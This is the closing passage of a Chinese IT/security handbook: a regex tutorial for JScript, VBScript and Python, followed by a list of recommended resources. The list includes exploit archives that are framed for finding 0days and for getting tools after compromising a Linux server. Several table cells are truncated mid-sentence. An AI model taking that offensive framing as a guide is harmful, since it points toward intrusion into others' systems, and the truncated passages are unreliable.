* ']' 字符如果不是第一项， 则将结束一个列表。要在列表中匹配 ']' 字符， 请将其放在第一项， 紧跟在开始的 '[' 后面。
* '\' 仍然作为转义符。要匹配 '\' 字符， 请使用 '\\'。

980/990

QQ群：632167235

括号表达式中所包含的字符只匹配该括号表达式在正则表达式中所处位置的一个单字符。下面的 JScript 正则表达式可以匹配 'Chapter 1'、'Chapter 2'、'Chapter 3'、'Chapter 4' 以及 'Chapter 5'：

/Chapter [12345]/

在 VBScript 中要匹配同样的章节标题， 请使用下面的表达式：

"Chapter [12345]"

请注意单词 'Chapter' 及后面的空格与括号内的字符的位置关系是固定的。因此， 括号表达式只用来指定满足紧跟在单词 'Chapter' 和一个空格之后的单字符位置的字符集合。这里是第九个字符位置。

如果希望使用范围而不是字符本身来表示待匹配的字符， 则可以使用连字符将该范围的开始和结束字符分

开。每个字符的字符值将决定其在一个范围内的相对顺序。下面的 JScript 正则表达式包含了一个等价于上面所示的括号列表的范围表达式。

/Chapter [1-5]/

VBScript 中相同功能的表达式如下所示：

"Chapter [1-5]"

如果以这种方式指定范围， 则开始和结束值都包括在该范围内。有一点特别需要注意的是， 在 Unicode 排序中起始值一定要在结束值之前。

如果想在括号表达式中包括连字符， 则必须使用下述方法之一：

* 使用反斜杠将其转义：

[\-]

* 将连字符放在括号列表的开始和结束位置。下面的表达式能匹配所有的小写字母和连字符：

[-a-z]

[a-z-]

* 创建一个范围， 其中开始字符的值小于连字符， 而结束字符的值等于或大于连字符。下面两个正则表达式都满足这一要求：

[!--]

[!-~]

同样， 通过在列表开始处放置一个插入符(^)， 就可以查找所有不在列表或范围中的字符。如果该插入符出现在列表的其他位置， 则匹配其本身， 没有任何特殊含义。下面的 JScript 正则表达式匹配章节号大于 5 的章节标题：

/Chapter [^12345]/

对 VBScript 则使用：

"Chapter [^12345]"

在上面所示的示例中， 表达式将匹配第九个位置处除1, 2, 3, 4, or 5 之外的任何数字字符。因此， 'Chapter

7' 为一个匹配， 同样 'Chapter 9' 也是如此。

上面的表达式可以使用连字符 (-) 表示。对 JScript 为：

/Chapter [^1-5]/

或者， 对 VBScript 为：

"Chapter [^1-5]"

括号表达式的典型用法是指定对任何大写或小写字母字符或任何数字的匹配。下面的 JScript 表达式给出了这一匹配：

/[A-Za-z0-9]/

等价的 VBScript 表达式为：

"[A-Za-z0-9]"

**9.7.6** 限定符

981/990

QQ群：632167235

有时候不知道要匹配多少字符。为了能适应这种不确定性， 正则表达式支持限定符的概念。这些限定符可以指定正则表达式的一个给定组件必须要出现多少次才能满足匹配。

下表给出了各种限定符及其含义的说明：

\* 匹配前面的子表达式零次或多次。例如， zo\* 能匹配 "z" 以及 "zoo"。\* 等价于{0,}。

+ 匹配前面的子表达式一次或多次。例如， 'zo+' 能匹配 "zo" 以及 "zoo"， 但不能匹配 "z"。+ 等价于 {1,}。

? 匹配前面的子表达式零次或一次。例如， "do(es)?" 可以匹配 "do" 或 "does" 中的"do" 。? 等价于 {0,1}。

{n} n 是一个非负整数。匹配确定的 n 次。例如， 'o{2}' 不能匹配 "Bob" 中的 'o'， 但是能匹配 "food" 中的两个 o。

{n,} n 是一个非负整数。至少匹配n 次。例如， 'o{2,}' 不能匹配 "Bob" 中的 'o'， 但能匹配 "foooood" 中的所有 o。'o{1,}' 等价于 'o+'。'o{0,}' 则等价于 'o\*'。

{n,m} m 和 n 均为非负整数， 其中n <= m。最少匹配 n 次且最多匹配 m 次。例如， "o{1,3}" 将匹配

"fooooood" 中的前三个 o。'o{0,1}' 等价于 'o?'。请注意在逗号和两个数之间不能有空格。

对一个很大的输入文档而言， 章节数很轻易就超过九章， 因此需要有一种方法来处理两位数或者三位数的章节号。限定符就提供了这个功能。下面的JScript 正则表达式可以匹配具有任何位数的章节标题：

/Chapter [1-9][0-9]\*/

下面的 VBScript 正则表达式执行同样的匹配：

"Chapter [1-9][0-9]\*"

请注意限定符出现在范围表达式之后。因此， 它将应用于所包含的整个范围表达式， 在本例中， 只指定了从 0 到 9 的数字。

这里没有使用 '+' 限定符， 因为第二位或后续位置上并不一定需要一个数字。同样也没有使用 '?' 字符， 因为这将把章节数限制为只有两位数字。在 'Chapter' 和空格字符之后至少要匹配一个数字。

如果已知章节数限制只有99 章， 则可以使用下面的 JScript 表达式来指定至少有一位数字， 但不超过两个数字。

/Chapter [0-9]{1,2}/

对 VBScript 可以使用下述正则表达式：

"Chapter [0-9]{1,2}"

上述表达式的缺点是如果有一个章节号大于 99， 它仍只会匹配前两位数字。另一个缺点是某些人可以创建一个 Chapter 0， 而且仍能匹配。一个更好的用来匹配两位数的 JScript 表达式如下：

/Chapter [1-9][0-9]?/

或者

/Chapter [1-9][0-9]{0,1}/

对 VBScript 而言， 下述表达式与上面等价：

"Chapter [1-9][0-9]?"

或者

"Chapter [1-9][0-9]{0,1}"

'\*'、'+' 和 '?' 限定符都称之为贪婪的， 也就是说， 他们尽可能多地匹配文字。有时这根本就不是所希望发生的情况。有时则正好希望最小匹配。

例如， 你可能要搜索一个 HTML 文档来查找一处包含在 H1 标记中的章节标题。在文档中该文字可能具有如下形式：

<H1>Chapter 1 – Introduction to Regular Expressions</H1>

下面的表达式匹配从开始的小于号 (<) 到 H1 标记结束处的大于号之间的所有内容。

/<.\*>/

VBScript 的正则表达式为：

"<.\*>"

如果所要匹配的就是开始的 H1 标记， 则下述非贪婪地表达式就只匹配 <H1>。

/<.\*?>/

或者

"<.\*?>"

982/990

QQ群：632167235

通过在 '\*'、 '+' 或 '?' 限定符后放置 '?'， 该表达式就从贪婪匹配转为了非贪婪或最小匹配。

**9.7.7** 定位符

到现在为止， 所看到的示例都只考虑查找任何地方出现的章节标题。出现的任何一个字符串 'Chapter' 后跟一个空格和一个数字可能是一个真正的章节标题， 也可能是对其他章节的交叉引用。由于真正的章节标题总是出现在一行的开始， 因此需要设计一个方法只查找标题而不查找交叉引用。

定位符提供了这个功能。定位符可以将一个正则表达式固定在一行的开始或结束。也可以创建只在单词内或只在单词的开始或结尾处出现的正则表达式。下表包含了正则表达式及其含义的列表：

* ^ 匹配输入字符串的开始位置。如果设置了 RegExp 对象的 Multiline 属性，^ 也匹配 '\n' 或 '\r' 之后的位置。
* $ 匹配输入字符串的结束位置。如果设置了RegExp 对象的 Multiline 属性，$ 也匹配 '\n' 或 '\r' 之前的位置。
* \b 匹配一个单词边界， 也就是指单词和空格间的位置。
* \B 匹配非单词边界。

不能对定位符使用限定符。因为在一个换行符或者单词边界的前面或后面不会有连续多个位置， 因此诸如

'^\*' 的表达式是不允许的。

要匹配一行文字开始位置的文字， 请在正则表达式的开始处使用 '^' 字符。不要把 '^' 的这个语法与其在括号表达式中的语法弄混。它们的语法根本不同。

要匹配一行文字结束位置的文字， 请在正则表达式的结束处使用 '$' 字符。

要在查找章节标题时使用定位符， 下面的 JScript 正则表达式将匹配位于一行的开始处最多有两个数字的章节标题：

/^Chapter [1-9][0-9]{0,1}/

VBScript 中相同功能的正则表达式如下：

"^Chapter [1-9][0-9]{0,1}"

一个真正的章节标题不仅出现在一行的开始， 而且这一行中也仅有这一个内容， 因此， 它必然也位于一行的结束。下面的表达式确保所指定的匹配只匹配章节而不会匹配交叉引用。它是通过创建一个只匹配一行文字的开始和结束位置的正则表达式来实现的。

/^Chapter [1-9][0-9]{0,1}$/

对 VBScript 则使用：

"^Chapter [1-9][0-9]{0,1}$"

匹配单词边界有少许不同， 但却给正则表达式增加了一个非常重要的功能。单词边界就是单词和空格之间的位置。非单词边界就是其他任何位置。下面的 JScript 表达式将匹配单词 'Chapter' 的前三个字符， 因为它们出现在单词边界后：

/\bCha/

对 VBScript 为：

"\bCha"

这里 '\b' 操作符的位置很关键。如果它位于要匹配的字符串的开始， 则将查找位于单词开头处的匹配； 如果它位于改字符串的末尾， 则查找位于单词结束处的匹配。例如， 下面的表达式将匹配单词 'Chapter' 中的

'ter'， 因为它出现在单词边界之前：

/ter\b/

以及

"ter\b"

下面的表达式将匹配 'apt'， 因为它位于 'Chapter' 中间， 但不会匹配 'aptitude' 中的'apt'：

/\Bapt/

以及

"\Bapt"

这是因为在单词 'Chapter' 中 'apt' 出现在非单词边界位置， 而在单词 'aptitude' 中位于单词边界位置。非单词边界操作符的位置不重要， 因为匹配与一个单词的开头或结尾无关。

983/990

QQ群：632167235

**9.7.8** 选择与编组

选择允许使用 '|' 字符来在两个或多个候选项中进行选择。通过扩展章节标题的正则表达式， 可以将其扩充为不仅仅适用于章节标题的表达式。不过， 这可没有想象的那么直接。在使用选择时， 将匹配'|' 字符每边最可能的表达式。你可能认为下面的 JScript 和 VBScript 表达式将匹配位于一行的开始和结束位置且后跟一个或两个数字的 'Chapter' 或 'Section'：

/^Chapter|Section [1-9][0-9]{0,1}$/ "^Chapter|Section [1-9][0-9]{0,1}$"

不幸的是， 真正的情况是上面所示的正则表达式要么匹配位于一行开始处的单词 'Chapter'， 要么匹配一行结束处的后跟任何数字的 'Section'。如果输入字符串为 'Chapter 22'， 上面的表达式将只匹配单词 'Chapter'。如果输入字符串为 'Section 22'， 则该表达式将匹配 'Section 22'。但这种结果不是我们此处的目的， 因此必须有一种办法来使正则表达式对于所要做的更易于响应， 而且确实也有这种方法。

可以使用圆括号来限制选择的范围， 也就是说明确该选择只适用于这两个单词 'Chapter' 和 'Section'。不过， 圆括号同样也是难处理的， 因为它们也用来创建子表达式， 有些内容将在后面关于子表达式的部分介绍。通过采用上面所示的正则表达式并在适当位置添加圆括号， 就可以使该正则表达式既可以匹配'Chapter 1'， 也可以匹配 'Section 3'。

下面的正则表达式使用圆括号将 'Chapter' 和 'Section' 组成一组， 所以该表达式才能正确工作。对 JScript

为：

/^(Chapter|Section) [1-9][0-9]{0,1}$/

对 VBScript 为：

"^(Chapter|Section) [1-9][0-9]{0,1}$"

这些表达式工作正确， 只是产生了一个有趣的副产品。在 'Chapter|Section' 两边放置圆括号建立了适当的编组， 但也导致两个待匹配单词之一都被捕获供今后使用。由于在上面所示的表达式中只有一组圆括号， 因此只能有一个捕获的 submatch。可以使用 VBScript 的Submatches 集合或者JScript 中RegExp 对象的 $1-$9 属性来引用这个子匹配。

有时捕获一个子匹配是所希望的， 有时则是不希望的。在说明所示的示例中， 真正想做的就是使用圆括号

对单词 'Chapter' 或 'Section' 之间的选择编组。并不希望在后面再引用该匹配。实际上， 除非真的是需要捕获子匹配， 否则请不要使用。由于不需要花时间和内存来存储那些子匹配， 这种正则表达式的效率将更高。

可以在正则表达式模式圆括号内部的前面使用 '?:'来防止存储该匹配供今后使用。对上面所示正则表达式的下述修改提供了免除子匹配存储的相同功能。对 JScript：

/^(?:Chapter|Section) [1-9][0-9]{0,1}$/

对 VBScript：

"^(?:Chapter|Section) [1-9][0-9]{0,1}$"

除了 '?:' 元字符， 还有两个非捕获元字符用于称之为预查的匹配。一个为正向预查， 用 ?= 表示， 在任何开始匹配圆括号内的正则表达式模式的位置来匹配搜索字符串。一个为负向预查， 用 '?!' 表示， 在任何开始不匹配该正则表达式模式的位置来匹配搜索字符串。

例如， 假定有一个包含引用有 Windows 3.1、Windows 95、Windows 98 以及 Windows NT 的文档。进一步假设需要更新该文档， 方法是查找所有对 Windows 95、Windows 98 以及 Windows NT 的引用， 并将这些引用更改为 Windows 2000。可以使用下面的 JScript 正则表达式， 这是一个正向预查， 来匹配 Windows 95、Windows 98 以及 Windows NT：

/Windows(?=95 |98 |NT )/

在 VBScript 要进行同样的匹配可以使用下述表达式：

"Windows(?=95 |98 |NT )"

找到一个匹配后， 紧接匹配到的文字（ 而不包括预查中使用的字符） 就开始对下一次匹配的搜索。例如， 如果上面所示的表达式匹配到 'Windows 98'， 则将从 'Windows' 而不是 '98' 之后继续查找。

**9.7.9** 向后引用

正则表达式一个最重要的特性就是将匹配成功的模式的某部分进行存储供以后使用这一能力。请回想一

984/990

QQ群：632167235

下， 对一个正则表达式模式或部分模式两边添加圆括号将导致这部分表达式存储到一个临时缓冲区中。可以使用非捕获元字符 '?:', '?=', or '?!' 来忽略对这部分正则表达式的保存。

所捕获的每个子匹配都按照在正则表达式模式中从左至右所遇到的内容存储。存储子匹配的缓冲区编号从

1 开始， 连续编号直至最大 99 个子表达式。每个缓冲区都可以使用 '\n' 访问， 其中 n 为一个标识特定缓冲

区的一位或两位十进制数。

向后引用一个最简单， 最有用的应用是提供了确定文字中连续出现两个相同单词的位置的能力。请看下面的句子：

Is is the cost of of gasoline going up up?

根据所写内容， 上面的句子明显存在单词多次重复的问题。如果能有一种方法无需查找每个单词的重复现象就能修改该句子就好了。下面的 JScript 正则表达式使用一个子表达式就可以实现这一功能。

/\b([a-z]+) \1\b/gi

等价的 VBScript 表达式为：

"\b([a-z]+) \1\b"

在这个示例中， 子表达式就是圆括号之间的每一项。所捕获的表达式包括一个或多个字母字符， 即由'[a-z]

+' 所指定的。该正则表达式的第二部分是对前面所捕获的子匹配的引用， 也就是由附加表达式所匹配的第二次出现的单词。'\1'用来指定第一个子匹配。单词边界元字符确保只检测单独的单词。如果不这样， 则诸如 "is issued" 或 "this is" 这样的短语都会被该表达式不正确地识别。

在 JScript 表达式中， 正则表达式后面的全局标志 ('g') 表示该表达式将用来在输入字符串中查找尽可能多的匹配。大小写敏感性由表达式结束处的大小写敏感性标记 ('i') 指定。多行标记指定可能出现在换行符的两端的潜在匹配。对 VBScript 而言， 在表达式中不能设置各种标记， 但必须使用 RegExp 对象的属性来显式设置。

使用上面所示的正则表达式， 下面的 JScript 代码可以使用子匹配信息， 在一个文字字符串中将连续出现两次的相同单词替换为一个相同的单词：

var ss = "Is is the cost of of gasoline going up up?.\n";

var re = /\b([a-z]+) \1\b/gim; //创建正则表达式样式。var rv = ss.replace(re,"$1"); //用一个单词替代两个单词。

最接近的等价 VBScript 代码如下：

Dim ss, re, rv

ss = "Is is the cost of of gasoline going up up?." & vbNewLine Set re = New RegExp

re.Pattern = "\b([a-z]+) \1\b" re.Global = True re.IgnoreCase = True re.MultiLine = True

rv = re.Replace(ss,"$1")

请注意在 VBScript 代码中， 全局、大小写敏感性以及多行标记都是使用 RegExp 对象的适当属性来设置的。在replace 方法中使用 $1 来引用所保存的第一个子匹配。如果有多个子匹配， 则可以用 $2, $3 等继续引

用。

向后引用的另一个用途是将一个通用资源指示符 (URI) 分解为组件部分。假定希望将下述的URI 分解为协议

(ftp, http, etc)， 域名地址以及页面/路径： http://msdn.microsoft.com:80/scripting/default.htm

下面的正则表达式可以提供这个功能。对 JScript， 为：

/(\w+):\/\/([^/:]+)(:\d\*)?([^# ]\*)/

对 VBScript 为：

"(\w+):\/\/([^/:]+)(:\d\*)?([^# ]\*)"

第一个附加子表达式是用来捕获该 web 地址的协议部分。该子表达式匹配位于一个冒号和两个正斜杠之前的任何单词。第二个附加子表达式捕获该地址的域名地址。该子表达式匹配不包括 '^'、 '/' 或 ':' 字符的任何字符序列。第三个附加子表达式捕获网站端口号码， 如果指定了该端口号。该子表达式匹配后跟一个冒号的零或多个数字。最后， 第四个附加子表达式捕获由该 web 地址指定的路径以及\或者页面信息。该子表

达式匹配一个和多个除'#' 或空格之外的字符。

将该正则表达式应用于上面所示的 URI 后， 子匹配包含下述内容：

RegExp.$1 包含 "http"

RegExp.$2 包含 "msdn.microsoft.com"

RegExp.$3 包含 ":80"

RegExp.$4 包含 "/scripting/default.htm"

985/990

QQ群：632167235

**9.7.10** 特殊符号

986/990

QQ群：632167235

为

、

头

域

987/990

**.**

表示匹配除了换行符外的任何字符

注： 通过设置 **re.DOTALL** 标志可以使 **.** 匹配任何字符（ 包含换行符）

|

A | B， 表示匹配正则表达式 A 或者 B

^

1. （ 脱字符） 匹配输入字符串的开始位置
2. 如果设置了 re.MULTILINE 标志，^ 也匹配换行符之后的位置

$

1. 匹配输入字符串的结束位置
2. 如果设置了 re.MULTILINE 标志，$ 也匹配换行符之前的位置

\

1. 将一个普通字符变成特殊字符， 例如 \d 表示匹配所有十进制数字
2. 解除元字符的特殊功能， 例如 \. 表示匹配点号本身
3. 引用序号对应的子组所匹配的字符串
4. 详见下方列举

[...]

字符类， 匹配所包含的任意一个字符

注1： 连字符 - 如果出现在字符串中间表示字符范围描述； 如果如果出现在首位则仅作为普通字注2： 特殊字符仅有反斜线 \ 保持特殊含义， 用于转义字符。其它特殊字符如 \*、+、? 等均作注3： 脱字符 ^ 如果出现在首位则表示匹配不包含其中的任意字符； 如果 ^ 出现在字符串中间配

{M,N}

M 和 N 均为非负整数， 其中 M <= N， 表示前边的 RE 匹配 M ~ N 次注1： {M,} 表示至少匹配 M 次

注2： {,N} 等价于 {0,N}

注3： {N} 表示需要匹配 N 次

\*

匹配前面的子表达式零次或多次， 等价于 {0,}

+

匹配前面的子表达式一次或多次， 等价于 {1,}

?

匹配前面的子表达式零次或一次， 等价于 {0,1}

\*?, +?, ??

默认情况下 \*、+ 和 ? 的匹配模式是贪婪模式（ 即会尽可能多地匹配符合规则的字符串）； \*? 对应的非贪婪模式。

举个栗子： 对于字符串 "FishCCC"， 正则表达式 FishC+ 会匹配整个字符串， 而 FishC+? 则匹配

{M,N}?

同上， 启用非贪婪模式， 即只匹配 M 次

(...)

匹配圆括号中的正则表达式， 或者指定一个子组的开始和结束位置注： 子组的内容可以在匹配之后被 \数字 再次引用

举个栗子： (\w+) \1 可以字符串 "FishC FishC.com" 中的 "FishC FishC"（ 注意有空格）

(?...)

(? 开头的表示为正则表达式的扩展语法（ 下边这些是 Python 支持的所有扩展语法）

(?aiLmsux)

1. (? 后可以紧跟着 'a'， 'i'， 'L'， 'm'， 's'， 'u'， 'x' 中的一个或多个字符， 只能在正则表达式的开
2. 每一个字符对应一种匹配标志： re-A（ 只匹配 ASCII 字符）， re-I（ 忽略大小写）， re-L（ 区行模式）, re-S（ . 匹配任何符号）， re-X（ 详细表达式）， 包含这些字符将会影响整个正则表达
3. 当你不想通过 re.compile() 设置正则表达式标志， 这种方法就非常有用啦

注意， 由于 (?x) 决定正则表达式如何被解析， 所以它应该总是被放在最前边（ 最多允许前边有

x) 的前边是非空白字符， 那么 (?x) 就发挥不了作用了。

(?:...)

非捕获组， 即该子组匹配的字符串无法从后边获取

(?P<name>...)

命名组， 通过组的名字（ name） 即可访问到子组匹配的字符串

(?P=name)

反向引用一个命名组， 它匹配指定命名组匹配的任何内容

(?#...)

注释， 括号中的内容将被忽略

(?=...)

前向肯定断言。如果当前包含的正则表达式（ 这里以 ... 表示） 在当前位置成功匹配， 则代表成旦该部分正则表达式被匹配引擎尝试过， 就不会继续进行匹配了； 剩下的模式在此断言开始的举个栗子： love(?=FishC) 只匹配后边紧跟着 "FishC" 的字符串 "love"

(?!...)

前向否定断言。这跟前向肯定断言相反（ 不匹配则表示成功， 匹配表示失败）。举个栗子： FishC(?!\.com) 只匹配后边不是 ".com" 的字符串 "FishC"

(?<=...)

后向肯定断言。跟前向肯定断言一样， 只是方向相反。

举个栗子： (?<=love)FishC 只匹配前边紧跟着 "love" 的字符串 "FishC"

字符

含义

QQ群：632167235

**(?<!...)**

后向否定断言。 跟前向肯定断言一样， 只是方向相反。

举个栗子： **(?<!FishC)\.com** 只匹配前边不是 **"FishC"** 的字符串 **".com"**

(?(id/name)

yes-pattern|no-pattern)

1. 如果子组的序号或名字存在的话， 则尝试 yes-pattern 匹配模式； 否则尝试 no-pattern
2. no-pattern 是可选的

举个栗子： (<)?(\w+@\w+(?:\.\w+)+)(?(1)>|$) 是一个匹配邮件格式的正则表达式， 可

'user@fishc.com'， 但是不会匹配 '<user@fishc.com' 或 ['user@fishc.com>'](mailto:%27user@fishc.com)

\

下边列举了由字符 '\' 和另一个字符组成的特殊含义。注意， '\' + 元字符的组合可以解除

\序号

1. 引用序号对应的子组所匹配的字符串， 子组的序号从 1 开始计算

2. 如果序号是以 0 开头， 或者 3 个数字的长度。那么不会被用于引用对应的子组， 而是

示的 ASCII 码值对应的字符

举个栗子： (.+) \1 会匹配 "FishC FishC" 或 "55 55"， 但不会匹配 "FishCFishC"（ 注意， 因

\A

匹配输入字符串的开始位置

\Z

匹配输入字符串的结束位置

\b

匹配一个单词边界， 单词被定义为 Unidcode 的字母数字或下横线字符举个栗子： \bFishC\b 会匹配字符串 "love FishC"、FishC." 或 "(FishC)"

\B

匹配非单词边界， 其实就是与 \b 相反

举个栗子： py\B 会匹配字符串 "python"、"py3" 或 "py2"， 但不会匹配 "py "、"py." 或

\d

1. 对于 Unicode（ str 类型） 模式： 匹配任何一个数字， 包括 [0-9] 和其他数字字符； 如只匹配 [0-9]
2. 对于 8 位（ bytes 类型） 模式： 匹配 [0-9] 中任何一个数字

\D

匹配任何非 Unicode 的数字， 其实就是与 \d 相反； 如果开启了 re.ASCII 标志， 则相当于

\s

1. 对于 Unicode（ str 类型） 模式： 匹配 Unicode 中的空白字符（ 包括 [ \t\n\r\f\v] 以及其

了 re.ASCII 标志， 就只匹配 [ \t\n\r\f\v]

2. 对于 8 位（ bytes 类型） 模式： 匹配 ASCII 中定义的空白字符， 即 [ \t\n\r\f\v]

\S

匹配任何非 Unicode 中的空白字符， 其实就是与 \s 相反； 如果开启了 re.ASCII 标志， 则

\w

1. 对于 Unicode（ str 类型） 模式： 匹配任何 Unicode 的单词字符， 基本上所有语言的字数字和下横线； 如果开启了 re.ASCII 标志， 就只匹配 [a-zA-Z0-9\_]
2. 对于 8 位（ bytes 类型） 模式： 匹配 ASCII 中定义的字母数字， 即 [a-zA-Z0-9\_]

\W

匹配任何非 Unicode 的单词字符， 其实就是与 \w 相反； 如果开启了 re.ASCII 标志， 则

转义符号

正则表达式还支持大部分 Python 字符串的转义符号： \a， \b， \f， \n， \r， \t， \u， \U， 注1： \b 通常用于匹配一个单词边界， 只有在字符类中才表示“退格”

注2： \u 和 \U 只有在 Unicode 模式下才会被识别

注3： 八进制转义（\数字） 是有限制的， 如果第一个数字是 0， 或者如果有 3 个八进制

制数； 其他情况则被认为是子组引用； 至于字符串， 八进制转义总是最多只能是 3 个数

字符

含义

988/990

QQ群：632167235

十、推荐

按照惯例， 在最后部分应当写点推荐资料什么的。

现在通过互联网获取信息非常方便， 某个知识点只要你想要学习， 肯定能找到对应的资料。在这里我就把我曾经看到过得， 感觉还不错的资料共享给大家， 这些资料都可以通过互联网公开渠道获得。

随着国内网络安全的兴起， 出现了很多非常优秀的中文安全网站， 它们大部分都众所周知， 我就不在这里一一列举了。

以下推荐排名没有先后。

* 技术头条【<http://blogread.cn/news/>】

这不是一个 bug， 这只是一个未列出来的特性。

* GitHub和GitBook

列在这里有点多余， 但是圈内人谁人不知？ 要搜索《XXX权威指南》可以去GitBook看看。

* Read the Docs【https://readthedocs.org/】

一些软件的操作手册就可以从这上面找， 比如学习Django-Suit可以看看这里https://django- suit.readthedocs.io/en/latest/

* IBM Developer【[https://www.ibm.com/developerworks/cn/topic](http://www.ibm.com/developerworks/cn/topics/)s/】

IBM的知识库还是很强大的， 谁看谁知道。

* PowerShell中文博客【[https://www.pstips.net/](http://www.pstips.net/)】

记得上高中那会儿刚接触电脑自己就是从bat、vbs和hta等那些东西开始学起的， 后来微软出了PowerShell之后我便吐了一口老血， 实在学不动了。

* Exploit Database【[https://www.exploit-db.c](http://www.exploit-db.com/)om/】

milw0rm被关后， 基本上找0day就看这个网站了。为了防止网站被关后心疼， 建议周期性备份漏洞包https:// github.com/offensive-security/exploit-database/archive/master.zip

* cxsecurity【<http://cxsecurity.com/exploit/>】一个收集漏洞的网站。
* packet storm【https://packetstormsecurity.com/】

除了各种漏洞、白皮书之外， 我更喜欢网站上面分享的各种工具。当你拿下一台Linux服务器的时候， 这里面一定会有你能用到的工具。在这里可以看到这些工具https://packetstormsecurity.com/files/tags/tool

* CTF相关【[https://www.zhihu.com/question/30505597](http://www.zhihu.com/question/30505597)】考考考老师的法宝， 分分分学生的命根。
* ctf-tools【https://github.com/l3m0n/ctf-tools】赤手空拳打CTF？ 你咋不口算MD5去？
* RedHat官方文档【https://access.redhat.com/documentation/en-US/index.html】想系统性的学完红帽Linux？ 从这里找文档就行了。
* Linux内核文档【[https://www.kernel.org/doc/Documentation/](http://www.kernel.org/doc/Documentation/)】

忘了是什么时候， 为了调试内核某个参数， 找到了这里， 才想起来到网上去搜还不如直接看官方文档。比如你想知道/proc/sys/net/ipv4/里面的各种变量是干什么用的， 可以看看这里[https://www.kernel.org/doc/](http://www.kernel.org/doc/) Documentation/networking/ip-sysctl.txt

* RFC文档【<http://www.ietf.org/rfc/>】

你想测试一下浏览器的性能吗？ 那就毫不犹豫的点开吧。为啥我要把RFC列出来， 举个例子， 你去看

《HTTP权威指南》不如看看RFC的官方定义， 像HTTP/2的定义就在这里<http://www.ietf.org/rfc/rfc7540.txt>； 你想开始学习BGP协议可以先看看这里<http://www.ietf.org/rfc/rfc1105.txt>； 想学OSPF可以看看这里http:// [www.ietf.org/rfc/rfc2328.txt](http://www.ietf.org/rfc/rfc2328.txt)

* 官网文档

当你要学习某种技术或者软件的时候， 首先要想到的就是找找官网上的文档。比如学习ElasticSearch可以看看[https://www.elastic.co/guide/en/elasticsearch/reference/current/index.html](http://www.elastic.co/guide/en/elasticsearch/reference/current/index.html)； 学习Zabbix可以看看https://

[www.zabbix.com/documentation/current/start](http://www.zabbix.com/documentation/current/start)； 学习python可以看看https://docs.python.org/3/； 学习scapy可以看看https://scapy.readthedocs.io/en/latest/

989/990

QQ群：632167235

* Markdown语法说明【<http://www.ituring.com.cn/article/504>】

IT界通用写作格式。

* OpenwRT【https://openwrt.org/start?id=docs/start】

开始学习智能硬件的时候， 我把官网上的开发指南和用户指南都照着学习了一遍。有段时间他们的网站服务器出现故障， 一些资料永久性丢失了， 我还心疼了好一阵子。

* 书籍下载站【<http://shentou.org/z/index.html>】这个吐血推荐， 作者这是得整理多久啊。

990/990